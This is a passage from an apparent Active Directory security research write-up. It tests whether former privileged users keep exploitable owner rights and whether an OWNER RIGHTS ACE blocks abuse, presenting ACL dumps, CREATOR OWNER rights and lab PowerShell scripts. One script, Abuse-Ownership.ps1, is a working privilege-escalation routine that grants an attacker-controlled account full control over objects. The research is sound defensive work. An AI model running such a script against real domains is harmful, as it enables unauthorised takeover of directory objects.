Allow	NT AUTHORITY\SELF	Extended write (Validated write to computer attributes.)	Inherit, Inherited (computer)
Allow	NT AUTHORITY\SELF	Write property (msTPM-TpmInformationForComputer)	Inherit, Inherited (computer)
Allow	NT AUTHORITY\SELF	Read property, Write property, Control access (Private Information)	Inherit, Inherited
Allow	NT AUTHORITY\SELF	Read property, Write property (msDS-AllowedToActOnBehalfOfOtherIdentity)	Object inherit, Inherit, Inherited
Allow	NT AUTHORITY\SELF	Read property (Exchange Personal Information)	Inherit, Inherited
Allow	NT AUTHORITY\NETWORK SERVICE	Read property (tokenGroups)	Inherit, Inherited (computer)
Allow	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS	Read property (tokenGroups)	Inherit, Inherit only, Inherited (group)
Allow	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS	Read property (tokenGroups)	Inherit, Inherit only, Inherited (user)
Allow	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS	Read	
Allow	NT AUTHORITY\Authenticated Users	Read property (Exchange Information)	Inherit, Inherited
Allow	NT AUTHORITY\Authenticated Users	Full control	Inherit, Inherited
Allow	MARVEL\Domain Admins	Control access (Change Password)	
Allow	Everyone	Extended write (Validated write to computer attributes.)	Inherit, Inherit only, Inherited (computer)
Allow	CREATOR OWNER	Write property (Logo Information)	(computer)
Allow	CAPCOM\OwnershipTestAdmin	Write property (description)	(computer)
Allow	CAPCOM\OwnershipTestAdmin	Write property (displayName)	(computer)
Allow	CAPCOM\OwnershipTestAdmin	Write property (sAMAccountName)	(computer)
Allow	CAPCOM\OwnershipTestAdmin	Extended write (Validated write to DNS host name)	
Allow	CAPCOM\OwnershipTestAdmin	Extended write (Validated write to service principal name)	
Allow	CAPCOM\OwnershipTestAdmin	Write property (Account Restrictions)	
Allow	CAPCOM\OwnershipTestAdmin	Read, Delete, Delete tree, Control access	
Allow	CAPCOM\OwnershipTestAdmin	Extended write (Validated write to computer attributes.)	Inherited
Allow	CAPCOM\Organization Management	Write property (proxyAddresses)	Inherit, Inherited

SACL

Type	Trustee	Rights	Flags

Update Owner Group DACL SACL

PC2byOwnershipTestDJWD: (Delegated Domain Join Workstation at Domain Root)

```
1 -----
2 AD Object: CN=PC2byOwnershipTestDJWD,OU=NoOwnerRightsTest,DC=capcom,DC=local
3 Owner: CAPCOM\OwnershipTestDJWD
4
5 IdentityReference ActiveDirectoryRights ObjectType
6 -----
7 CAPCOM\OwnershipTestDJWD DeleteTree, ExtendedRight, Delete, GenericRead 00000000-0000-0000-0000-
8 00000000000000000000000000000000 WriteProperty 4c164200-20c0-11d0-a768-00aa006e0529
9 CAPCOM\OwnershipTestDJWD Self f3a64788-5306-11d1-a9c5-0000f80367c1
10 CAPCOM\OwnershipTestDJWD Self 72e39547-7b18-11d1-adef-00c04fd8d5cd
11 CAPCOM\OwnershipTestDJWD WriteProperty 3e0abfd0-126a-11d0-a060-00aa006c33ed
12 CAPCOM\OwnershipTestDJWD WriteProperty bf967953-0de6-11d0-a285-00aa003049e2
13 CAPCOM\OwnershipTestDJWD WriteProperty bf967950-0de6-11d0-a285-00aa003049e2
14 CAPCOM\OwnershipTestDJWD WriteProperty 5f202010-79a5-11d0-9020-00c04fc2d4cf
15 CAPCOM\OwnershipTestDJWD Self 9b026da6-0d3c-465c-8bee-5199d7165cba
```

SACL

Type	Trustee	Rights	Flags

DACL (141 ACEs)

T...	Trustee	Rights	Flags
Allow	NT AUTHORITY\SYSTEM	Full control	Inherit, Inherited (computer)
Allow	NT AUTHORITY\SELF	Extended write (Validated write to DNS host name)	Inherit, Inherited (computer)
Allow	NT AUTHORITY\SELF	Extended write (Validated write to service principal name)	Inherit, Inherited
Allow	NT AUTHORITY\SELF	Read property, Write property (Personal Information)	Object inherit, Inherit, Inherited
Allow	NT AUTHORITY\SELF	Create child, Delete child	Inherit, Inherited
Allow	NT AUTHORITY\SELF	Extended write (Validated write to computer attributes.)	Inherit, Inherited (computer)
Allow	NT AUTHORITY\SELF	Write property (msTPM-TpmInformationForComputer)	Inherit, Inherited (computer)
Allow	NT AUTHORITY\SELF	Read property, Write property, Control access (Private Information)	Inherit, Inherited
Allow	NT AUTHORITY\SELF	Read property, Write property (msDS-AllowedToActOnBehalfOfOtherIdentity)	Inherit, Inherited (group)
Allow	NT AUTHORITY\NETWORK SERVICE	Read property (Exchange Personal Information)	Inherit, Inherited (user)
Allow	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS	Read property (tokenGroups)	Inherit, Inherited (computer)
Allow	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS	Read property (tokenGroups)	Inherit, Inherited only, Inherited (group)
Allow	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS	Read property (tokenGroups)	Inherit, Inherited only, Inherited (user)
Allow	NT AUTHORITY\Authenticated Users	Read	Inherit, Inherited
Allow	NT AUTHORITY\Authenticated Users	Read property (Exchange Information)	Inherit, Inherited
Allow	MARVEL\Domain Admins	Full control	Inherit, Inherited
Allow	Everyone	Control access (Change Password)	Inherit, Inherited only, Inherited (computer)
Allow	CREATOR OWNER	Extended write (Validated write to computer attributes.)	Inherit, Inherited (computer)
Allow	CAPCOM\OwnershipTestDJWD	Write property (Logon Information)	(computer)
Allow	CAPCOM\OwnershipTestDJWD	Write property (description)	(computer)
Allow	CAPCOM\OwnershipTestDJWD	Write property (displayName)	(computer)
Allow	CAPCOM\OwnershipTestDJWD	Write property (sAMAccountName)	(computer)
Allow	CAPCOM\OwnershipTestDJWD	Extended write (Validated write to DNS host name)	
Allow	CAPCOM\OwnershipTestDJWD	Extended write (Validated write to service principal name)	
Allow	CAPCOM\OwnershipTestDJWD	Write property (Account Restrictions)	
Allow	CAPCOM\OwnershipTestDJWD	Read, Delete, Delete tree, Control access	Inherited
Allow	CAPCOM\OwnershipTestDJWD	Extended write (Validated write to computer attributes.)	
Allow	CAPCOM\Organization Management	Write property (proxyAddresses)	Inherit, Inherited

SD control

<input checked="" type="checkbox"/> SELF_RELATIVE	<input type="checkbox"/> OWNER_DEFAULTED	<input type="checkbox"/> GROUP_DEFAULTED
---	--	--

DACL_PRESENT

<input checked="" type="checkbox"/> DACL_PRESENT	<input type="checkbox"/> DACL_PROTECTED
--	---

DACL_AUTO_INHERITED

<input checked="" type="checkbox"/> DACL_AUTO_INHERITED	<input type="checkbox"/> DACL_DEFAULTED
---	---

SACL_PRESENT

<input type="checkbox"/> SACL_PRESENT	<input type="checkbox"/> SACL_PROTECTED
---------------------------------------	---

SACL_AUTO_INHERITED

<input checked="" type="checkbox"/> SACL_AUTO_INHERITED	<input type="checkbox"/> SACL_DEFAULTED
---	---

Add... **Delete** **Edit...**

PC2byOwnershipTestAdmin: (Member of BUILTIN\Administrators for Domain)

```
1 -----
2 AD Object: CN=PC2byOwnershipTestAdmin,OU=NoOwnerRightsTest,DC=capcom,DC=local
3 Owner: CAPCOM\OwnershipTestAdmin
4
5 IdentityReference ActiveDirectoryRights ObjectType
6 -----
7 CAPCOM\OwnershipTestAdmin DeleteTree, ExtendedRight, Delete, GenericRead 00000000-0000-0000-0000-
8 00000000000000000000000000000000 WriteProperty 4c164200-20c0-11d0-a768-00aa006e0529
9 CAPCOM\OwnershipTestAdmin Self f3a64788-5306-11d1-a9c5-0000f80367c1
10 CAPCOM\OwnershipTestAdmin Self 72e39547-7b18-11d1-adef-00c04fd8d5cd
11 CAPCOM\OwnershipTestAdmin WriteProperty 3e0abfd0-126a-11d0-a060-00aa006c33ed
12 CAPCOM\OwnershipTestAdmin WriteProperty bf967953-0de6-11d0-a285-00aa003049e2
13 CAPCOM\OwnershipTestAdmin WriteProperty bf967950-0de6-11d0-a285-00aa003049e2
14 CAPCOM\OwnershipTestAdmin WriteProperty 5f202010-79a5-11d0-9020-00c04fc2d4cf
15 CAPCOM\OwnershipTestAdmin Self 9b026da6-0d3c-465c-8bee-5199d7165cba
```

The screenshot shows the Active Directory Object Editor's Security tab for a computer object. At the top, it lists the Owner (CAPCOM\OwnershipTestAdmin) and Group (CAPCOM\Domain Users). Under the SD control section, the SELF_RELATIVE checkbox is checked. In the ACL section, there are 141 entries listed under 'T... Trustee'. These entries include various security principals such as NT AUTHORITY\SYSTEM, NT AUTHORITY\SELF, and various domain users and groups. Rights granted include Full control, Extended write, Read property, Write property, Create child, Delete child, and several specific property rights like msTPM-TpmInformationForComputer and msOS-AllowedToActOnBehalfOfOtherIdentity. Flags for these entries indicate inheritance levels like Inherit, Inherited (computer), and Inherit, Inherited (object). The SACL section is completely empty. At the bottom, there are buttons for Update, Close, and checkboxes for Owner, Group, DACL, and SACL.

What isn't shown in these screenshots is the default rights granted to the Owner, which are implied.

The only objects with explicit ACEs matching the Object Owner are PCs. This is due to the CREATOR OWNER ACE that gets applied to AD Computer Objects by default, but not most other object types. The defaultSecurityDescriptor for the Computer class can be found here: https://learn.microsoft.com/en-usopenspecs/windows_protocols/ms-adsc/142185a8-2e23-4628-b002-cf31d57bb37a. Parsing out that SDDL a bit and filtering only for those that apply to Creator_Owner(CO):

- (A;;RPCRLCLRCSDDT;;;CO)
 - o AccessAllowed;;Read All Properties|All Extended Rights|List Contents|List Object|Read Permissions|Delete|Delete Subtree;;Creator_Owner
- (OA;;WP;4c164200-20c0-11d0-a768-00aa006e0529;;CO)
 - o ObjectAccessAllowed;;Write All Properties;User-Account-Restrictions(PropertySet);;Creator_Owner
- (OA;;SW;72e39547-7b18-11d1-adeb-00c04fd8d5cd;;CO)
 - o ObjectAccessAllowed;;All Validated Writes; DNS-Host-Name-Attributes(PropertySet);;Creator_Owner

- (0A;;SW;f3a64788-5306-11d1-a9c5-0000f80367c1;;CO)
 - o ObjectAccessAllowed;;All Validated Writes;Validated-SPN;;Creator_Owner
- (0A;;WP;3e0abfd0-126a-11d0-a060-00aa006c33ed;bf967a86-0de6-11d0-a285-00aa003049e2;CO)
 - o ObjectAccessAllowed;;Write All Properties;SAM-Account-Name;Computer;Creator_Owner
- (0A;;WP;5f202010-79a5-11d0-9020-00c04fc2d4cf;bf967a86-0de6-11d0-a285-00aa003049e2;CO)
 - o ObjectAccessAllowed;;Write All Properties;User-Logon(PropertySet);Computer;Creator_Owner
- (0A;;WP;bf967950-0de6-11d0-a285-00aa003049e2;bf967a86-0de6-11d0-a285-00aa003049e2;CO)
 - o ObjectAccessAllowed;;Write All Properties;Description;Computer;Creator_Owner
- (0A;;WP;bf967953-0de6-11d0-a285-00aa003049e2;bf967a86-0de6-11d0-a285-00aa003049e2;CO)
 - o ObjectAccessAllowed;;Write All Properties;Display-Name;Computer;Creator_Owner

Parsing that out further, the specific rights granted to the CREATOR OWNER on Computer Objects are:

- Read All Properties
- All [Extended Rights](#) (*Those that apply to Computers Objects*)
 - o [Allowed-To-Authenticate](#) (*Note: Another seemingly forgotten Active Directory powerhouse*)
 - o Enable-Per-User-Reversibly-Encrypted-Password
 - o Migrate-SID-History
 - o Receive-As
 - o Send-As
 - o User-Change-Password
 - o User-Force-Change-Password
- List Contents
- List Object
- Read Permissions
- Delete
- Delete Subtree
- Write Property ([User Account Restrictions property set](#))
 - o Account-Expires
 - o ms-DS-User-Account-Control-Computed
 - o ms-DS-User-Password-Expiry-Time-Computed
 - o Pwd-Last-Set
 - o User-Account-Control
 - o User-Parameters
- Validated Write ([DNS Host Name property set](#))
 - o DNS-Host-Name
 - o Ms-DS-Additional-Dns-Host-Name
- Validated Write (Validated-SPN)

- Write Property (SAM-Account-Name)
- Write property ([User Logon property set](#))
 - Bad-Pwd-Count
 - Home-Directory
 - Home-Drive
 - Last-Logoff
 - Last-Logon
 - Logon-Hours
 - Logon-Workstation
 - Profile-Path
- Write Property (Description)
- Write Property (Display-Name)

For example, “User1by OwnershipTestAdmin” in the OwnerRightsTest OU doesn’t have any explicit ACEs for the Owner:

The screenshot shows the Active Directory ACL editor for a computer object. At the top, it displays the owner as 'CAPCOM\OwnershipTestAdmin' and the group as 'CAPCOM\Domain Users'. Under 'SD control', the 'SELF_RELATIVE' checkbox is checked, while 'OWNER_DEFAULTED' and 'GROUP_DEFAULTED' are unchecked. In the 'Flags' section, 'DACL_PRESENT' and 'SACL_PRESENT' are checked, while 'DACL_PROTECTED', 'SACL_PROTECTED', 'DACL_INHERITED', 'SACL_INHERITED', and 'DACL_DEFAULTED' are unchecked.

The main table lists 145 Access Control Entries (ACEs) for various trustee accounts, such as 'Everyone', 'CREATOR OWNER', and various domain controllers. Each ACE includes columns for 'Trustee', 'Rights', and 'Flags'. The 'Flags' column shows inheritance patterns like 'Inherit, Inherited' or 'Object inherit, Inherit'. The 'Rights' column lists permissions like 'Full control', 'Control access (Change Password)', and various property rights.

At the bottom, there are buttons for 'Update', 'Owner', 'Group', 'DACL', 'SACL', 'Add...', 'Delete', and 'Edit...'. The 'Update' button is highlighted.

The other main difference between the Computer Objects that are created is that those in the OwnerRightsTest OU have the OWNER RIGHTS List contents permission applied as an inherited permission, whereas those in the NoOwnerRightsTest OU do not.

I've also ran another PowerShell snippet ([Get-OwnerACEs.ps1](#)) that collects a comprehensive permissions set for all the objects in the two test OUs.

```
1 <# This snippet collects DACL information for the newly created test objects. Run this after Create-
2 ObjectOwners.ps1#
3 $ErrorActionPreference="SilentlyContinue"
4 Stop-Transcript | out-null
5 $ErrorActionPreference = "Continue"
6 Start-Transcript -path C:\Scripts\Get-OwnerACEs.txt -append
7
8 $TargetOU = (Get-ADDomain).DistinguishedName
9 $TargetOU1 = "OU=OwnerRightsTest,$TargetOU"
10 $TargetOU2 = "OU=NoOwnerRightsTest,$TargetOU"
11 $ACLList = @()
12 $ADObjects = Get-ADObject -Filter * -SearchBase $TargetOU1
13 $ADObjects += Get-ADObject -Filter * -SearchBase $TargetOU2
14
15 foreach ($ADObject in $ADObjects) {
16     $DistinguishedName = $ADObject.DistinguishedName
17     $DACL = Get-Acl $DistinguishedName
18     $ACL = $DACL.Access
19     $ACL | Add-Member -MemberType NoteProperty -Name 'Object DN' -Value $DistinguishedName
20     $ACL | Add-Member -MemberType NoteProperty -Name 'Owner' -Value $DACL.Owner
21     $ACLList += $ACL
22 }
23 $ACLList | Format-Table -AutoSize
24 $ACLList | Out-GridView -title "ACLs on Test AD Objects"
25 Stop-Transcript
```

This results in a PowerShell GridView table, but I've also saved it as a CSV ([converted to Excel here](#)) so we can compare it with the DACLs after we attempt abuse.

8. Revoke Privileged Access

Now we'll remove all the users from their respective security groups to remove any delegated permissions from the users so that they rely only on any latent rights from being an AD Object Owner, and for Computer Objects the rights they were assigned as CREATOR OWNER.

This is to simulate the concept of a user having once been a privileged user, but having that access revoked.


Note: PowerShell snippet available here: [Remove-TestUserGroups.ps1](#)

```

1 <# This snippet removes the test users from their groups, thus revoking their privileges.
2 This allows the snippet in Abuse-Ownership.ps1 to be run so that any actions performed are done only as
permissions that remain as an Owner.
3 Run after collecting a baseline with Get-Owners.ps1, Get-OwnerACEs.ps1, and Get-ObjectOwnerInfo.ps1, but before
Abuse-Ownership.ps1#>
4
5 $ErrorActionPreference="SilentlyContinue"
6 Stop-Transcript | out-null
7 $ErrorActionPreference = "Continue"
8 Start-Transcript -path C:\Scripts\Remove-TestUserGroups.txt -append
9
10 # Remove Test Users from Groups for AD Object Ownership Testing
11 Remove-ADGroupMember -Identity "Domain Admins" -Members OwnershipTestDA -Confirm:$False
12 Remove-ADGroupMember -Identity "Enterprise Admins" -Members OwnershipTestEA -Confirm:$False
13 Remove-ADGroupMember -Identity "Administrators" -Members OwnershipTestAdmin -Confirm:$False
14 Remove-ADGroupMember -Identity "Account Operators" -Members OwnershipTestAO -Confirm:$False
15 Remove-ADGroupMember -Identity "DelegatedFullControlDomain" -Members OwnershipTestDFCD -Confirm:$False
16 Remove-ADGroupMember -Identity "DelegatedFullControlOU" -Members OwnershipTestDFCO -Confirm:$False
17 Remove-ADGroupMember -Identity "DelegatedJoinWorkstationDomain" -Members OwnershipTestDWD -Confirm:$False
18 Remove-ADGroupMember -Identity "DelegatedOUCreateComputer" -Members OwnershipTestDOCC -Confirm:$False
19 Remove-ADGroupMember -Identity "URAJoinWorkstationDomain" -Members OwnershipTestURAJD -Confirm:$False
20 Remove-ADGroupMember -Identity "Server Operators" -Members OwnershipTestSA1 -Confirm:$False
21
22 Stop-Transcript

```

Here we can see that all but two of the groups have lost their delegated permissions. All of these users only have privileges consistent with being members of Domain Users, Remote Management Users, having been the CREATOR OWNER, or the implicit rights from being an Object Owner.



We'll leave OwnershipTestURARP and OwnershipTestURATO with their permissions for now to do some different tests later.

9. Attempt Abuse

Now we'll run a script that will identify all the AD Objects in the domain that have non-standard ownership and then for each of those objects, utilize that Object Owner to modify the DACL on the object which would allow the "Attacker Controlled" user Full Control over the object. In this way, we'll

know that any objects non-standard ownership which end up with an ACE for “Attacker Controlled” resulted in abuse of the Object Ownership.

Note: PowerShell snippet available here: [Abuse-Ownership.ps1](#)

```
1 <#This snippet will attempt to use the remaining permissions that AD Object Owners may have to create a dangerous
   ACE for an "attacker" controlled account.
2 Run this after Remove-TestUserGroups.ps1 and ensuring all permissions are revoked on the test users.
3 Then run the Get-ObjectOwnerInfo.ps1 and Get-OwnerACES.ps1 again to compare and determine where the attempt to
   abuse ownership privileges was successful.#>
4
5 $Password = Read-Host "Enter a password for test users:" -AsSecureString
6
7 $ErrorActionPreference="SilentlyContinue"
8 Stop-Transcript | out-null
9 $ErrorActionPreference = "Continue"
10 Start-Transcript -path C:\Scripts\Abuse-OwnershipNew.txt -append
11
12 $Domain = Get-ADDomain
13 $DomainNETBIOS = $Domain.NetBIOSName
14 $TargetPC = 'localhost'
15 $AttackerName = "AttackerControlled"
16 [string]$DN
17 [string]$DelegatedUser
18
19 $ADObjects = Get-ADObject -Filter * -properties ntSecurityDescriptor | Select-Object -Property Name,
   @ {Name='ntSecurityDescriptorOwner'; Expression={$_.ntSecurityDescriptor.Owner}}, DistinguishedName | Where-Object
   { $_.ntSecurityDescriptorOwner -notlike "$DomainNETBIOS\Domain Admins" -and $_.ntSecurityDescriptorOwner -notlike
     "$DomainNETBIOS\Enterprise Admins" -and $_.ntSecurityDescriptorOwner -notlike "NT AUTHORITY\SYSTEM" -and
     $_.ntSecurityDescriptorOwner -notlike "BUILTIN\Administrators" -and $_.ntSecurityDescriptorOwner -notlike
     "$DomainNETBIOS\*`$" }
20
21 Set-Location AD:
22 foreach($ADObject in $ADObjects) {
23     Write-Host "AD Object: " $ADObject.DistinguishedName
24     Write-Host "Owner: " $ADObject.ntSecurityDescriptorOwner
25     $DelegatedUser = $ADObject.ntSecurityDescriptorOwner.Split("\")|1]
26     $Credential = New-Object -TypeName "System.Management.Automation.PSCredential" -ArgumentList
       $DelegatedUser,$Password
27     $DN = $ADObject.DistinguishedName
28     # Attempt to add Full Control ACE for an Attacker Controlled Account to each object that has a non-standard
       Owner.
29     $output = Invoke-Command -ComputerName $TargetPC -Credential $Credential -ArgumentList $AttackerName,
       $DelegatedUser, $DN, $ACL -ScriptBlock {param($AttackerName, $DelegatedUser, $DN, $ACL )
30     whoami.exe /All
31     $ADSI = [ADSI]"LDAP://$DN"
32     $IdentityReference = [System.Security.Principal.IdentityReference]
       ([System.Security.Principal.SecurityIdentifier](Get-ADUser $AttackerName).SID)
33     $InheritanceType = [System.DirectoryServices.ActiveDirectorySecurityInheritance] 'None'
34     $ControlType = [System.Security.AccessControl.AccessControlType] 'Allow'
35     $ADRights = [System.DirectoryServices.ActiveDirectoryRights] 'GenericAll'
36     $ACE = New-Object System.DirectoryServices.ActiveDirectoryAccessRule $IdentityReference, $ADRights,
       $ControlType, $InheritanceType
37     $ADSI.PsBase.Options.SecurityMasks = 'Dacl'
38     $ADSI.PsBase.ObjectSecurity.SetAccessRule($ACE)
39     $ADSI.PsBase.CommitChanges()
40   }
41   Write-Host "-----"
42 }
43
44 Stop-Transcript
```

Here the script output is lengthy again, but this is the interesting part when it comes to utilizing OWNER RIGHTS as a proactive defense:

```
AD Object:  
OU=OubyOwnershipTestAdmin,OU=OwnerRightsTest,DC=capcom,DC=local  
Owner: CAPCOM\OwnershipTestAdmin  
Exception calling "CommitChanges" with "0" argument(s): "Access is denied."  
"  
+ CategoryInfo : NotSpecified: () [],  
MethodInvocationException  
+ FullyQualifiedErrorId : DotNetMethodException  
+ PSCoName : capcom-19  
  
-----  
AD Object: CN=User1by  
OwnershipTestAdmin,OU=OwnerRightsTest,DC=capcom,DC=local  
Owner: CAPCOM\OwnershipTestAdmin  
Exception calling "CommitChanges" with "0" argument(s): "Access is denied."  
"  
+ CategoryInfo : NotSpecified: () [],  
MethodInvocationException  
+ FullyQualifiedErrorId : DotNetMethodException  
+ PSCoName : capcom-19  
  
-----  
AD Object:  
CN=PC1byOwnershipTestAdmin,OU=OwnerRightsTest,DC=capcom,DC=local  
Owner: CAPCOM\OwnershipTestAdmin  
Exception calling "CommitChanges" with "0" argument(s): "Access is denied."  
"  
+ CategoryInfo : NotSpecified: () [],  
MethodInvocationException  
+ FullyQualifiedErrorId : DotNetMethodException  
+ PSCoName : capcom-19  
  
-----  
AD Object: CN={104C573A-0077-40D3-A614-  
7999B7462B4E},CN=Policies,CN=System,DC=capcom,DC=local  
Owner: CAPCOM\OwnershipTestAdmin  
  
-----  
AD Object: CN=Machine,CN={104C573A-0077-40D3-A614-  
7999B7462B4E},CN=Policies,CN=System,DC=capcom,DC=local  
Owner: CAPCOM\OwnershipTestAdmin  
  
-----  
AD Object: CN=User,CN={104C573A-0077-40D3-A614-  
7999B7462B4E},CN=Policies,CN=System,DC=capcom,DC=local  
Owner: CAPCOM\OwnershipTestAdmin  
  
-----  
AD Object:  
OU=OUNobyOwnershipTestAdmin,OU=NoOwnerRightsTest,DC=capcom,DC=local  
Owner: CAPCOM\OwnershipTestAdmin  
  
-----  
AD Object: CN=User2by  
OwnershipTestAdmin,OU=NoOwnerRightsTest,DC=capcom,DC=local  
Owner: CAPCOM\OwnershipTestAdmin  
  
-----  
AD Object:  
CN=PC2byOwnershipTestAdmin,OU=NoOwnerRightsTest,DC=capcom,DC=local
```

```
Owner: CAPCOM\OwnershipTestAdmin
-----
AD Object: CN={482EDC52-2697-4851-8005-
CA4D65DF19E2},CN=Policies,CN=System,DC=capcom,DC=local
Owner: CAPCOM\OwnershipTestAdmin
-----
AD Object: CN=Machine,CN={482EDC52-2697-4851-8005-
CA4D65DF19E2},CN=Policies,CN=System,DC=capcom,DC=local
Owner: CAPCOM\OwnershipTestAdmin
-----
AD Object: CN=User,CN={482EDC52-2697-4851-8005-
CA4D65DF19E2},CN=Policies,CN=System,DC=capcom,DC=local
Owner: CAPCOM\OwnershipTestAdmin
-----
AD Object: CN=User1by
OwnershipTestAO,OU=OwnerRightsTest,DC=capcom,DC=local
Owner: CAPCOM\OwnershipTestAO
Exception calling "CommitChanges" with "0" argument(s): "Access is denied.
"
+ CategoryInfo          : NotSpecified: (:) [],
MethodInvocationException
+ FullyQualifiedErrorId : DotNetMethodException
+ PSCo
mputerName           : capcom-19
-----
AD Object: CN=PC1byOwnershipTestAO,OU=OwnerRightsTest,DC=capcom,DC=local
Owner: CAPCOM\OwnershipTestAO
Exception calling "CommitChanges" with "0" argument(s): "Access is denied.
"
+ CategoryInfo          : NotSpecified: (:) [],
MethodInvocationException
+ FullyQualifiedErrorId : DotNetMethodException
+ PSCo
mputerName           : capcom-19
-----
AD Object: CN=User2by
OwnershipTestAO,OU=NoOwnerRightsTest,DC=capcom,DC=local
Owner: CAPCOM\OwnershipTestAO
-----
AD Object:
CN=PC2byOwnershipTestAO,OU=NoOwnerRightsTest,DC=capcom,DC=local
Owner: CAPCOM\OwnershipTestAO
-----
AD Object: OU=OubyOwnershipTestDFCD,OU=OwnerRightsTest,DC=capcom,DC=local
Owner: CAPCOM\OwnershipTestDFCD
Exception calling "CommitChanges" with "0" argument(s): "Access is denied.
"
+ CategoryInfo          : NotSpecified: (:) [],
MethodInvocationException
+ FullyQualifiedErrorId : DotNetMethodException
+ PSCo
mputerName           : capcom-19
-----
AD Object: CN=User1by
OwnershipTestDFCD,OU=OwnerRightsTest,DC=capcom,DC=local
Owner: CAPCOM\OwnershipTestDFCD
Exception calling "CommitChanges" with "0" argument(s): "Access is denied.
"
```

```
+ CategoryInfo          : NotSpecified: () [],
MethodInvocationException
+ FullyQualifiedErrorCode : DotNetMethodException
+ PSConputerName       : capcom-19

-----
AD Object:
CN=PC1byOwnershipTestDFCD,OU=OwnerRightsTest,DC=capcom,DC=local
Owner: CAPCOM\OwnershipTestDFCD
Exception calling "CommitChanges" with "0" argument(s): "Access is denied.
"
+ CategoryInfo          : NotSpecified: () [],
MethodInvocationException
+ FullyQualifiedErrorCode : DotNetMethodException
+ PSConuterName       : capcom-19

-----
AD Object:
OU=OUNobyOwnershipTestDFCD,OU=NoOwnerRightsTest,DC=capcom,DC=local
Owner: CAPCOM\OwnershipTestDFCD
-----
AD Object: CN=User2by
OwnershipTestDFCD,OU=NoOwnerRightsTest,DC=capcom,DC=local
Owner: CAPCOM\OwnershipTestDFCD
-----
AD Object:
CN=PC2byOwnershipTestDFCD,OU=NoOwnerRightsTest,DC=capcom,DC=local
Owner: CAPCOM\OwnershipTestDFCD
-----
AD Object: OU=OubyOwnershipTestDFCO,OU=OwnerRightsTest,DC=capcom,DC=local
Owner: CAPCOM\OwnershipTestDFCO
Exception calling "CommitChanges" with "0" argument(s): "Access is denied.
"
+ CategoryInfo          : NotSpecified: () [],
MethodInvocationException
+ FullyQualifiedErrorCode : DotNetMethodException
+ PSConuterName       : capcom-19

-----
AD Object: CN=User1by
OwnershipTestDFCO,OU=OwnerRightsTest,DC=capcom,DC=local
Owner: CAPCOM\OwnershipTestDFCO
Exception calling "CommitChanges" with "0" argument(s): "Access is denied.
"
+ CategoryInfo          : NotSpecified: () [],
MethodInvocationException
+ FullyQualifiedErrorCode : DotNetMethodException
+ PSConuterName       : capcom-19

-----
AD Object:
CN=PC1byOwnershipTestDFCO,OU=OwnerRightsTest,DC=capcom,DC=local
Owner: CAPCOM\OwnershipTestDFCO
Exception calling "CommitChanges" with "0" argument(s): "Access is denied.
"
+ CategoryInfo          : NotSpecified: () [],
MethodInvocationException
+ FullyQualifiedErrorCode : DotNetMethodException
+ PSConuterName       : capcom-19
```

```

-----  

AD Object:  

OU=OUNobyOwnershipTestDFCO,OU=NoOwnerRightsTest,DC=capcom,DC=local  

Owner: CAPCOM\OwnershipTestDFCO  

-----  

AD Object: CN=User2by  

OwnershipTestDFCO,OU=NoOwnerRightsTest,DC=capcom,DC=local  

Owner: CAPCOM\OwnershipTestDFCO  

-----  

AD Object:  

CN=PC2byOwnershipTestDFCO,OU=NoOwnerRightsTest,DC=capcom,DC=local  

Owner: CAPCOM\OwnershipTestDFCO  

-----  

AD Object:  

CN=PC1byOwnershipTestDJWD,OU=OwnerRightsTest,DC=capcom,DC=local  

Owner: CAPCOM\OwnershipTestDJWD  

Exception calling "CommitChanges" with "0" argument(s): "Access is denied."  

"  

+ CategoryInfo : NotSpecified: () [],  

MethodInvocationException  

+ FullyQualifiedErrorId : DotNetMethodException  

+ PSComputerName : capcom-19  

-----  

AD Object:  

CN=PC2byOwnershipTestDJWD,OU=NoOwnerRightsTest,DC=capcom,DC=local  

Owner: CAPCOM\OwnershipTestDJWD  

-----  

AD Object:  

CN=PC1byOwnershipTestDOCC,OU=OwnerRightsTest,DC=capcom,DC=local  

Owner: CAPCOM\OwnershipTestDOCC  

Exception calling "CommitChanges" with "0" argument(s): "Access is denied."  

"  

+ CategoryInfo : NotSpecified: () [],  

MethodInvocationException  

+ FullyQualifiedErrorId : DotNetMethodException  

+ PSComputerName : capcom-19  

-----  

AD Object:  

CN=PC2byOwnershipTestDOCC,OU=NoOwnerRightsTest,DC=capcom,DC=local  

Owner: CAPCOM\OwnershipTestDOCC

```

